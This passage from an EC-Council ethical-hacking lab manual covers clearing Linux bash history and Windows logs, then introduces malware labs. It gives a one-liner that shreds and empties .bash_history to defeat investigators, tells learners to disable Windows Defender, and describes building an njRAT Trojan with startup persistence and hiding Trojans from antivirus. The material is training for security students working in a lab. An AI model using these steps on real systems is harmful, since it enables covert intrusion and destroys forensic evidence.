Note: This command is an effective alternative to the disabling history command; with **history -c**, you have the convenience of rewriting or reviewing the earlier used commands.



Figure 4.3.2: Disabling and clearing system logs

6. Similarly, you can also use the **history -w** command to delete the history of the current shell, leaving the command history of other shells unaffected.

TASK 3.2

Shred System Logs

7. Type **shred ~/.bash_history** and press **Enter** to shred the history file, making its content unreadable.

Note: This command is useful in cases where an investigator locates the file; because of this command, they would be unable to read any content in the history file.

You can view the saved command history using the more ~/.bash_history command. This feature of BASH is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and learn the exact commands used by the intruder to compromise the system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Now, type **more ~/.bash_history** and press **Enter** to view the shredded history content, as shown in the screenshot.




Figure 4.3.3: Shredding history

9. You can use all the above-mentioned commands in a single command by issuing **shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit**.
10. This command first shreds the history file, then deletes it, and finally clears the evidence of using this command. After this command, you will exit from the terminal window.



Figure 4.3.4: Shredding, deleting and clearing system logs

11. This concludes the demonstration of how to clear Linux machine logs using the BASH shell.
12. Close all open windows and document all the acquired information
13. Turn off the **Parrot Security** virtual machine.

TASK 4 Clear Windows Machine Logs using CCleaner

Here, we will use CCleaner to clear the system logs of the Windows machine.

TASK 4.1

Install CCleaner

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\CCleaner**, double-click **cctrialsetup.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

CCleaner is a system optimization, privacy, and cleaning tool. It allows you to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, you can very easily erase your tracks..

2. The CCleaner setup starts loading; when it finishes, the **CCleaner Professional Setup** wizard appears; click the **Install** button.




Figure 4.4.1: CCleaner Professional Setup window

3. **CCleaner Professional Setup** loads and the **CCleaner Professional Setup Completed** wizard appears. Click to deselect the **View release notes** checkbox and click the **Run CCleaner** button.




Figure 4.4.2: CCleaner Professional Setup Completed wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Welcome to your Free trial of CCleaner Professional!** wizard appears; click the **Start My Trial** button.



Figure 4.4.3: Welcome to your free trial of CCleaner Professional! wizard

TASK 4.2

Analyze System Log Files

5. The **CCleaner - Professional Edition** window appears. Click the **Analyze** button in the middle of the window.

Note: By default, the CCleaner tool selects the **Easy Clean** option; you can also use the **Custom Clean** option to clean selected files.




Figure 4.4.4: CCleaner - Professional Edition

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **Analyzing your PC...** wizard appears. Wait for the progress bar to complete.




Figure 4.4.5: Analyzing your PC wizard

TASK 4.3

Clean System Log Files

7. After the completion of the analysis, the results appear. Click the **Clean All** button to clean the discovered trackers and junk files.

Note: The results might differ in your lab environment.




Figure 4.4.6: Analysis result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **Cleaning your PC...** wizard appears. Observe the progress bar and wait for it to complete.
9. After the cleaning completes, the **Your PC is feeling fresh!** wizard appears, as shown in the screenshot.



Figure 4.4.7: Cleaning complete wizard

You can also use other track-covering tools such as **DBAN** (https://dban.org), **Privacy Eraser** (https://www.cybertronsoft.com), **Wipe** (https://privacyroot.com), and **BleachBit** (https://www.bleachbit.org) to clear logs on the target machine.

10. You can also use the **Custom Clean** option, where you can analyze system files by selecting or deselecting different file options in the **Windows** and **Applications** tabs, as shown in the screenshot.




Figure 4.4.8: Custom Clean option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Similarly, you can use the **Registry** option to scan for issues in the registry. Under the **Tools** option, you can do things like uninstall applications, get software update information, and get browser plugin information.
12. This concludes the demonstration of how to clear Windows machine logs using CCleaner.
13. Close all open windows and document all the acquired information.
14. Turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Threats

Module 07

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Threats

Malware is malicious software that damages or disables computer systems and gives limited or full control of those systems to the malware creator for theft or fraud. Malware includes viruses, worms, Trojans, rootkits, backdoors, botnets, ransomware, spyware, adware, scareware, crapware, roughware, crypters, keyloggers, and other software.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Malware poses a major security threat to information security. Malware writers explore new attack vectors to exploit vulnerabilities in information systems. This leads to ever more sophisticated malware attacks, including drive-by malware, "maladvertising" (or "malvertising") and advanced persistent threats. Although organizations try hard to defend themselves using comprehensive security policies and advanced anti-malware controls, the current trend indicates that malware applications are targeting "lower-hanging fruit"; these include unsecured smartphones, mobile applications, social media, and cloud services. This problem is further complicated, because of the challenges faced during threat prediction.

Assessing an organization's information system against malware threats is a major challenge today, because of the rapidly changing nature of malware threats. One needs to be well-versed in the latest developments in the field and understand the basic functioning of malware to select and implement the controls appropriate for an organization and its needs.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 07 Malware Threats

The lab activities in this module provide first-hand experience with various techniques that attackers use to write and propagate malware. You will also learn how to effectively select security controls to protect your information assets from malware threats.

Lab Objectives

The objective of the lab is to create malware and perform other tasks that include, but are not limited to:

- Create a Trojan and exploit a target machine
- Create a virus to infect the target machine
- Perform malware analysis to determine the origin, functionality, and potential impact of a given type of malware
- Detect malware

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Ubuntu virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 180 Minutes

Overview of Malware

With the help of a malicious application (malware), an attacker gains access to stored passwords in a computer and is able to read personal documents, delete files, display pictures, or messages on the screen, slow down computers, steal personal information, send spam, and commit fraud. Malware can perform various malicious activities that range from simple email advertising to complex identity theft and password stealing.

Programmers develop malware and use it to:

- Attack browsers and track websites visited
- Affect system performance, making it very slow
- Cause hardware failure, rendering computers inoperable
- Steal personal information, including contacts
- Erase valuable information, resulting in substantial data losses
- Attack additional computer systems directly from a compromised system
- Spam inboxes with advertising emails

Lab Tasks

Note: Ensure that the **Windows Defender Firewall is Turn off** on the machines you are using for the lab tasks in this module, as it blocks and deletes malware as soon as it is executed.

Attackers, as well as ethical hackers or pen testers, use numerous tools and techniques to gain access to the target network or machine. Recommended labs that will assist you in learning various malware attack techniques include:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Gain Access to the Target System using Trojans	√	√	√
	1.1 Gain Control over a Victim Machine using the njRAT RAT Trojan	√		√
	1.2 Hide a Trojan using SwayzCryptor and Make it Undetectable to Various Anti-Virus Programs		√	√
	1.3 Create a Server using the ProRat Tool		√	√
	1.4 Create a Trojan Server using Theef RAT Trojan		√	√
2	Infect the Target System using a Virus	√		√
	2.1 Create a Virus using the JPS Virus Maker Tool and Infect the Target System	√		√
3	Perform Static Malware Analysis	√	√	√
	3.1 Perform Online Malware Scanning using VirusTotal	√		√
	3.2 Perform a Strings Search using BinText	√		√
	3.3 Identify Packaging and Obfuscation Methods using PEid		√	√
	3.4 Find the Portable Executable (PE) Information of a Malware Executable File using PE Explorer		√	√
	3.5 Identify File Dependencies using Dependency Walker		√	√
	3.6 Perform Malware Disassembly using IDA and OllyDbg	√		√
4	Perform Dynamic Malware Analysis	√	√	√
	4.1 Perform Port Monitoring using TCPView and CurrPorts	√		√
	4.2 Perform Process Monitoring using Process Monitor	√		√
	4.3 Perform Registry Monitoring using Regshot and jv16 PowerTools		√	√
	4.4 Perform Windows Services Monitoring using Windows Service Manager (SrvMan)		√	√
	4.5 Perform Startup Programs Monitoring using Autoruns for Windows and WinPatrol		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	4.6 Perform Installation Monitoring using Mirekusoft Install Monitor		√	√
	4.7 Perform Files and Folder Monitoring using PA File Sight		√	√
	4.8 Perform Device Drivers Monitoring using DriverView and Driver Booster		√	√
	4.9 Perform DNS Monitoring using DNSQuerySniffer		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Gain Access to the Target System using Trojans

A computer Trojan is a program with malicious or harmful code contained inside apparently harmless programming or data in such a way that the program can gain control and cause damage such as ruining the file allocation table on the hard disk.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

Attackers use digital Trojan horses to trick the victim into performing a predefined action on a computer. Trojans are activated upon users' specific predefined actions, like unintentionally installing a piece of malicious software or clicking on a malicious link, and upon activation, it can grant attackers unrestricted access to all data stored on compromised information systems and cause potentially immense damage. For example, users could download a file that appears to be a movie, but, when opened, it unleashes a dangerous program that erases the hard drive or sends credit card numbers and passwords to the attacker.

Trojan horses work on the same level of privileges as victims. For example, if a victim has the privileges to delete files, transmit information, modify existing files, and install other programs (such as programs that provide unauthorized network access and execute privilege elevation attacks), once the Trojan infects that system, it will possess the same privileges. Furthermore, it can attempt to exploit vulnerabilities to increase its level of access, even beyond the user running it. If successful, the Trojan could use the increased privileges to install other malicious code on the victim's machine.

An expert security auditor or ethical hacker needs to ensure that the organization's network is secure from Trojan attacks by finding machines vulnerable to these attacks and making sure that anti-virus tools are properly configured to detect such attacks.

The lab tasks in this exercise demonstrate how easily hackers can gain access to the target systems in the organization and create a covert communication channel for transferring sensitive data between the victim computer and the attacker.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Objectives

- Gain control over a victim machine using the njRAT RAT Trojan
- Hide a Trojan using SwayzCryptor and make it undetectable to various anti-virus programs
- Create a server using the ProRat Tool
- Create a Trojan server using Theef RAT Trojan

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 07 Malware Threats

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- njRAT RAT Trojan located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT**
- SwayzCryptor located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Crypters\SwayzCryptor**
- ProRat Tool located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\ProRat**
- Theef located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\Theef**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from the images that you see on your screen.

Lab Duration

Time: 45 Minutes

Overview of Trojans

In Ancient Greek mythology, the Greeks won the Trojan War with the aid of a giant wooden horse that the Greeks built to hide their soldiers. The Greeks left the horse in front of the gates of Troy. The Trojans, thinking that it was a gift from the Greeks that they had left before apparently withdrawing from the war, brought the horse into their city. At night, the hidden Greek soldiers emerged from the wooden horse and opened the city's gates for their soldiers, who eventually destroyed the city of Troy.

Thus, taking its cue from this myth, a computer Trojan is a program in which malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can gain control and cause damage such as ruining the file allocation table on your hard disk.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

TASK 1

Gain Control over a Victim Machine using the njRAT RAT Trojan

Here, we will use the njRAT Trojan to gain control over a victim machine.

Attackers use Remote Access Trojans (RATs) to infect the target machine to gain administrative access. RATs help an attacker to remotely access the complete GUI and control the victim's computer without his/her awareness. They can perform screening and camera capture, code execution, keylogging, file access, password sniffing, registry management, and other tasks.

Note: The versions of the created client or host and appearance of the website may differ from what it is in this lab. However, the actual process of creating the server and the client is the same, as shown in this lab.

Note: In this lab task, we will use the **Windows 10** (**10.10.10.10**) virtual machine as the attacker machine and the **Windows Server 2016** (**10.10.10.16**) virtual machine as the victim machine.

1. Turn on the **Windows 10** and **Windows Server 2016** victim machines.
2. In the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**.



Figure 1.1.1: Login window

TASK 1.1

Launch njRAT Trojan

The virus infects victims via phishing attacks and drive-by downloads and propagates through infected USB keys or networked drives. It can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams.

3. Navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **njRAT v0.7d.exe**.

Note: If a **User Account Control** window appears, click **Yes**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

4. The **njRAT GUI** appears along with an njRAT pop-up, where you need to specify the port you want to use to interact with the victim machine. Enter the port number and click **Start**.
5. In this lab, the default port number **5552** has been chosen.



Figure 1.1.2: njRAT GUI along with a njRAT pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Create a Malware

6. The njRAT GUI appears; click the **Builder** link located in the lower-left corner of the GUI to configure the exploit details.




Figure 1.1.3: njRAT GUI

njRAT is a RAT with powerful data-stealing capabilities. In addition to logging keystrokes, it is capable of accessing a victim's camera, stealing credentials stored in browsers, uploading and downloading files, performing process and file manipulations, and viewing the victim's desktop.

7. The **Builder** dialog-box appears; enter the IP address of the **Windows 10** (attacker machine) virtual machine in the **Host** field, check the options **Copy To StartUp** and **Registy StarUp**, leave the other settings to default, and click **Build**.

Note: In this lab, the IP address of the **Windows 10** virtual machine is **10.10.10.10**. This IP address might vary in your lab environment.

njRAT can be used to control Botnets (networks of computers), allowing the attacker to update, uninstall, disconnect, restart, and close the RAT, and rename its campaign ID. The attacker can further create and configure the malware to spread through USB drives with the help of the Command and Control server software.

